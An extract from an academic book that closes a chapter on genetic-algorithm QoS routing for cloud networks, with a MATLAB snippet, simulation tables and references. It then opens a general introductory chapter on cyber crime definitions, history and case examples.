Due to large frequency of various topological changes, mobility of node and conservation of energy in cloud networks, cyber world and wireless based networks, discovery of route becomes a Dynamic Optimization Problem (DOP). Deterministic and search heuristic also referred as meta-heuristic (GA, ant colony optimization, particle swarm optimization etc.) are being utilized for finding solution of dynamic routing problems. When considering a given route discovery request one route based tree is

DOI: 10.4018/978-1-5225-2154-9.ch010

### **Utilizing Soft Computing Application for QOS and Security Optimization**

constructed by deterministic algorithm like the shortest path tree (SPT) based algorithm. On the other hand a number of route trees are searched and final tree is selected as the best one using the search heuristics and as these algorithms have polynomial time complexity effective QOS based solutions are provided for various cloud, cyber and wireless networks. When compared with their counterparts GA provides lots of advantages.

GA based approaches do not work on a single solution based iteration rather than on a population based on possible solutions. In GA based approach possible solution is represented through each individual and based on the fitness value selection operation takes place which is followed by crossover whose result indicates whether GA are stochastic or deterministic. Figure.1 depicts the various operations of GA based approach.


Abdullahet al. (2008); Cheng (2010); Ghazal et al. (2007); Gunasekaran et al. (2009); Yen et al. (2008); have illustrated GA for determining optimized solutions for problems like dynamic natured multicast problem, energy efficient based multicast routing, optimization of routing, best QOS based route selection etc. for cloud based environment. The upcoming sections of the chapter will discuss about QOS optimization through GA based approach. GA is utilized for selection of the fittest route through S(Source) to D(Destination) from a set of routes and hence performs optimization of various parameters like average packet delivery ratio, average hop count etc.


## **QOS AND SECURITY OPTIMIZATION BY META HEURISTIC BASED GENETIC APPROACH**

Optimized results are produced in this approach using GA based approach as design and implementation of such an approach is the most demanding task for modern day cloud networks. Depiction of the optimized approach utilizing GA technique for cloud network is shown through figure.2. MATLAB environment is used for implementing the approach discussed and presented in this chapter.

Given below is the small portion of MATLAB code utilized for the implementation of GA based approach:

*Figure 1. Flowchart showing steps of genetic algorithm*



***Utilizing Soft Computing Application for QOS and Security Optimization****Figure 2. Flowchart showing steps of optimized approach utilizing GA technique for cloud network*

```

function [x,fval] = call_genetic(tol, pop_size, tot_gen, max_time, matrix,
strt_loc, end_loc, max_len)
nvars = max_len;
LB = zeros(1,nvars);
UB = ones(1,nvars);
options = gaoptimset(@ga);
options=gaoptimset(options,'Generations',tot_gen,'FitnessLimit',tol,'TimeLimit
',max_time,'Display','off','PopulationSize',pop_size);%, 'PlotFcns',{@gaplotbes
tf},'PlotInterval',10);
[x,fval] = ga(@(x)obj_function(x, matrix, strt_loc, end_loc),nvars,[],[],[],[]
  
```

### ***Utilizing Soft Computing Application for QOS and Security Optimization***

```
,LB,UB,[],options);
x1 = x*(size(matrix,1) - 1);
x = mod(round(abs(x1)),size(matrix,1)) + 1;
x = [strt_loc x end_loc];
end
```

## **SIMULATION RESULTS OF META HEURISTIC BASED GENETIC APPROACH TO OPTIMIZE QOS**

Meta Heuristic Based Genetic Approach is simulated through MATLAB by comparing the conventional and proposed routing approaches with different parameters. Figures 3-10 illustrate simulation of conventional and proposed routing approaches with node speed, node transmission range, node data rate and node traffic as the comparison parameter. Following simulation parameters are taken into account like, Simulation Time; Network Length; Network Width; Total Number of Nodes; Maximum Node Transmission(Tx) Range; Minimum Node Transmission Range; Maximum Node Speed; Minimum Node Speed; Maximum Node Data Rate; Minimum Node Data Rate; Maximum Node Traffic; Minimum Node Traffic; Speed Variation Factor; Angle Variation Factor.



Tables 1 and 2 conclude that the optimized approach performs QOS optimization leading to lower packet drop rate, better packet delivery ratio, lower average end to end delay and lesser number of hop counts as compared to the conventional shortest path based approaches (like Dijkstra's shortest path approach). Flexibility of the approach is depicted by taking number of parameters like network

*Table 1. QOS parameter simulation results of conventional shortest path selection approach*

Number of Nodes	Simulation Time	Comparison Parameter	Average Packet Drop Rate	Average Packet Delivery Ratio	Average End-to-End Delay	Average Hop Counts
10	100	Node Speed	0.34108	0.65892	0.12524	2.1667
20	100	Node Transmission Range	0.44631	0.55369	0.1905	2.4571
30	100	Node Data Rate	0.39965	0.60035	0.15604	2.1364
40	100	Node Traffic	0.45795	0.54205	0.16787	2.2895

*Table 2. QOS parameter simulation results of proposed optimized genetic approach*

Number of Nodes	Simulation Time	Comparison Parameter	Average Packet Drop Rate	Average Packet Delivery Ratio	Average End-to-End Delay	Average Hop Counts
10	100	Node Speed	0.041371	0.98771	0.0023699	1
20	100	Node Transmission Range	0.00095199	0.98117	0.049252	1
30	100	Node Data Rate	0.025429	0.94304	0.043384	1
40	100	Node Traffic	0.097917	0.91365	0.053026	1

**Utilizing Soft Computing Application for QOS and Security Optimization***Figure 3. Simulation results of conventional routing approach taking node speed as comparison parameter**Figure 4. Simulation results of proposed genetic taking node speed as comparison parameter*

**Utilizing Soft Computing Application for QOS and Security Optimization**

Figure 5. Simulation results of conventional routing approach taking node transmission range as comparison parameter





Figure 6. Simulation results of proposed genetic approach taking node transmission range as comparison parameter



**Utilizing Soft Computing Application for QOS and Security Optimization**

Figure 7. Simulation results of conventional routing approach taking node data rate as comparison parameter







Figure 8. Simulation results of proposed genetic approach taking node data rate as comparison parameter



**Utilizing Soft Computing Application for QOS and Security Optimization***Figure 9. Simulation results of conventional routing approach taking node traffic as comparison parameter**Figure 10. Simulation results of proposed genetic approach taking node traffic as comparison parameter*

***Utilizing Soft Computing Application for QOS and Security Optimization***

length, width, node traffic etc. in the configuration panel and number of nodes, simulation time etc. in the simulation panel which are tested with different test cases values leading to effective QOS based solutions for cloud networks.

**CONCLUSION**

In modern day cloud environment achieving QOS based solutions is one of the most stringent task which is dealt in this chapter. Due to presence of huge uncertainty in these networks seamless transmission is quite a challenging task. Number of conflicting issues are raised by cloud based networks due to real time traffic where optimizing a particular objective function affects the optimization of other conflicting objective. This chapter through various results being simulated validates the GA based approach compared with the conventional shortest path based routing approach. Flexibility of the approach is depicted by taking number of parameters like network length, width, node traffic etc. in the configuration panel and number of nodes, simulation time etc. in the simulation panel which are tested with different test cases values leading to effective QOS based solutions for cloud networks.

**REFERENCES**

- Abdullah, J., Ismail, M. Y., Cholan, N. A., & Hamzah, S. A. (2008). GA Based QOS Route Selection Algorithm for Mobile Ad-Hoc Networks. *Proceedings of IEEE Conference on Telecommunication Technologies*. doi:10.1109/NCTT.2008.4814299
- Begumhan, T. D., Turgut, R., & Than, V. L. (2003). *Optimizing Clustering Algorithm in Mobile Adhoc Networks using Simulated Annealing*. IEEE.
- Bellavista, P., Corradi, A., & Giannelli, C. (2011). A Unifying Perspective on Context-Aware Evaluation and Management of Heterogeneous Wireless Connectivity. *IEEE Communications Surveys and Tutorials*, 13(3), 337–357. doi:10.1109/SURV.2011.060710.00060
- Cheng, H. (2010). Genetic Algorithms with Immigrants Schemes for Dynamic Multicast Problems in Mobile Ad-hoc Networks. In *Engineering Applications of Artificial Intelligence* (pp. 806-819). Elsevier.
- Cizmar, A., Papaj, J., & Dobos, L. (2012). Security and QOS Integration Model for MANET. *Computing and Informatics*, 31, 1025–1044.
- Defrawy, K. E. (2011). ALARM: Anonymus Location-Aided Routing in Suspicious MANETs. *IEEE Transactions on Mobile Computing*, 10(9), 1345–1358. doi:10.1109/TMC.2010.256

***Utilizing Soft Computing Application for QOS and Security Optimization***

- Fessi, B. A., Abdullah, B., HamdiMand, S., & Boudriga. (2009). A New Genetic Algorithm Approach for Intrusion Response System in Computer Networks. *IEEE Symposium on Computers and Communications*, 342-347. doi:10.1109/ISCC.2009.5202379
- Floriano, D., Rango, & Socievole, A. (2011). Meta-Heuristics Techniques and Swarm Intelligence in Mobile Ad-hoc Networks. In Book on Mobile Ad-hoc Network and Applications. Academic Press.
- Gabrielle, A. (2011). *Simulation of a Secure Ad-hoc Network*. Norwegian University of Science and Technology, Department of Telematics.
- Ghazal, M. A., Sayed, A., & Kelash, H. (2007). Routing Optimization using Genetic Algorithm in Ad-hoc Networks. *IEEE International Symposium on Signal Processing and Information Technology*.
- Gunasekaran, R., Siddharth, S., Muthuregунathan, R., & Srivathsan, R. (2009). An Improved Parallel Genetic Algorithm for Path Bandwidth Calculation in TDMA Based Mobile Ad-hoc Networks. *IEEE Conference on Advances in Computing, Control and Telecommunications Technologies*.
- Jagadeesan, A. T., & Duraiswamy, K. (2010). Cryptographic Key Generation from Multiple Biometric Modalities: Fusing Minutiae with Iris Feature. *International Journal of Computers and Applications*, 2(6).
- Jyotika, K., & Akshay, J., & Baregar. (2013). Security using Image Processing. *International Journal of Managing Information Technology*, 5(2).
- Krishna, B.A., Radha, S., & Reddy, K.C.K. (2007). Data Security in Ad-hoc Networks using Randomization of Cryptographic Algorithms. *Journal of Applied Sciences*, 4007-4012.
- Nandi, B., Barman, S., & Paul, S. (2010). Genetic Algorithm Based Optimization of Clustering in Ad-hoc Networks. *International Journal of Computer Science and Information Security*, 7(1).
- Sanderson, S., & Erbetta, J. (2000). Authentication for Secure Environments Based on Iris Scanning Technology. *IEEE Colloquium on Visual Biometrics*. doi:10.1049/ic:20000468
- Sanzgiri, K., Laflamme, D., Dahill, B., Levine, B. N., Shields, C., & Belding-Royer, E. M. (2005). Authenticated Routing for Ad-hoc Network. *IEEE Journal on Selected Areas in Communications*, 23(3), 598–610. doi:10.1109/JSAC.2004.842547
- Shannon, R. E. (1989). Introduction to the Art and Science of Simulation. *Proceedings of 30<sup>th</sup> Conference on Winter Simulation*.
- SherinZafar, M.K., & Soni, M.M.S. (2014b). Sustaining Security: Encircling Wavelet Quartered Extrication Algorithm For Crypt- Biometric Perception. *Data Mining and Intelligent Computing (ICDMIC), International Conference*, 1 - 6, DOI: doi:10.1109/ICDMIC.2014.6954263
- SherinZafar, M.K., & Soni. (2014c). Trust based QOS protocol (TBQP) using meta-heuristic genetic algorithm for optimizing and securing MANET. *IEEE Explore*, 173 - 177. DOI: 10.1109/ICROIT.2014.6798315
- SherinZafar, M.K., & Soni, M.M.S. (2015). An Optimized Genetic Stowed Approach to Potent QOS in MANET. *Procedia Computer Science*, 62, 410-418. doi:10.1016/j.procs.08.434

***Utilizing Soft Computing Application for QOS and Security Optimization***

SherinZafar, M.K., & Soni. (2014a). Sustaining Security in MANET: Biometric Stationed Authentication Protocol (BSAP) Inculcating Meta-Heuristic genetic Algorithm. *IJ Modern Education and Computer Science*, 9, 28-35.

SherinZafar, M.K., & Soni. (2015). A Novel Crypt-Biometric Perception Algorithm to Protract Security in MANET. *I.J. Computer Network and Information Security*, 6(12).

Umadevi, V., Chezhian, R., & Khan, Z. U. (2012). Security Requirements in Mobile Ad-hoc Networks. *International Journal of Advanced Research in Computer Communication*, 1(2).

Yen, Y. S. (2008). A Genetic Algorithm for Energy-Efficient Based Multicast Routing on MANET. *Conference on Computer Communications*, 2632-2641.

Zarza, L., Pegueroles, J., & Soriano, M. (2007). *Interpretation of Binary Strings as Security Protocols for their Evolution by Means of Genetic Algorithms*. Academic Press.

## Section 3

# Cyber Security Concepts

# Chapter 11

## Cyber Crime and Cyber Security: A Quick Glance

**Aruna Devi**  
*Surabhi Softwares, India*

### ABSTRACT

*Cybercrime is a multifaceted and forever changing phenomenon. It is found that Cyber criminals who are becoming more classy and stylish are making consumers of both private and public organizations their prey. To prevent attacks additional layers of defense are required. It has been observed that Cyber crime has increased in density and complexity and financial costs ever since organizations have adopted the use of computers in carrying out their business processes. An example of the case studies carried out on cyber crimes is the Parliament attack case. The main points discussed in this chapter are Cyber crime and cyber security, the unusual cyber crimes that we come across. Various prevention techniques and detection techniques like Tripwires, Honey Pots, anomaly detection system, configuration checking tools and operating system commands, various acts that have been imposed against Cyber crime and online safety tips are also discussed.*

### WHAT IS CYBERCRIME?

Usage of technology by man for various purposes like ease, making life much simpler and luxurious has built a technological trap around mankind. A best example of technological trap is cyber crime. Cyber crime is also known as computer crime or electronic crime or e-crime. The short form of “cyber space” is “cyber” which is an electronic medium of a network of computers through which online messaging and communications are carried out. “Cyber crime is regarded as computer based activities which are illegal or considered illicit by certain parties which may be conducted through worldwide electronic networks. For cyber crime the computer or the network is a necessary part of the crime.” Cyber crime can be classified into two categories and defined as follows:

DOI: 10.4018/978-1-5225-2154-9.ch011

## **Cyber Crime and Cyber Security**

1. Cybercrime in a narrow sense (computer crime): Any illegal behavior directed by means of electronic operations that targets the security of computer systems and the data processed by them.
2. Cybercrime in a broader sense (computer-related crime): Any illegal behavior committed by means of, or in relation to, a computer system or network, including such crimes as illegal possession and offering or distributing information by means of a computer system or network.

## **ORIGIN OF CYBER CRIME**

It was in the year 1820 that the first cyber crime took place. This is not very unusual as the abacus considered as the earliest form of computer existed since 3500 B.C. in countries like India, China and Japan. The analytical engine discovered by Charles Babbage who is the “Father of Computers” constituted to the era of modern computers.

The automatic loom produced in 1820 by Joseph-Marie Jacquard who was a textile manufacturer in France allowed a series of steps to be repeated while weaving special fabrics. This new process was considered as a threat by the Jacquard’s employees towards their employment and livelihood. The employees started committing acts of sabotage and discouraged Jacquard from using the new technology. This was considered and recorded as first act of cyber crime.

But computers have come a long way with technologies like Neural networks and nano-computing promising to turn every atom in a glass of water into a computer capable of performing a Billion operations per second.

Cyber crime is considered as an evil which has its origin from the growing dependence on computers in modern life. The present is the age and day when everything from home appliances like the microwave ovens and refrigerators to nuclear power plants are controlled by computers in which cyber crime has assumed threatening implications. An example of cyber crime in the recent past include the Citibank rip off in which 10 million US dollars were deceptively transferred out of the bank and deposited in a bank in Switzerland. The attack was initiated by a Russian hacker group led by Vladimir Kevin who was a renowned hacker. The hacker group broke into the bank’s security system by using the office computer at AO Saturn which was a computer firm in St. Petersburg, Russia. However Vladimir was arrested on Heathrow airport when he was on his way to Switzerland. (Basha, 2010)

## **TYPES OF CYBER CRIME**

A straight forward yet powerful definition of cyber crime could be “unlawful acts wherein the computer is either a tool for crime or a target of crime or both.” The acts where in the computer is used as tool to carry out an unlawful act involves a modification of a predictable crime by using computers. Some examples of crime are:

### **Financial Crimes**

Financial Crimes usually are described as money laundering, cheating, credit card frauds etc. Following is an interesting case of financial crime. In response to a website offering Alphonso mangoes at a very low price, initially only very few people responded to it and provided their credit card details while ma-

**Cyber Crime and Cyber Security**

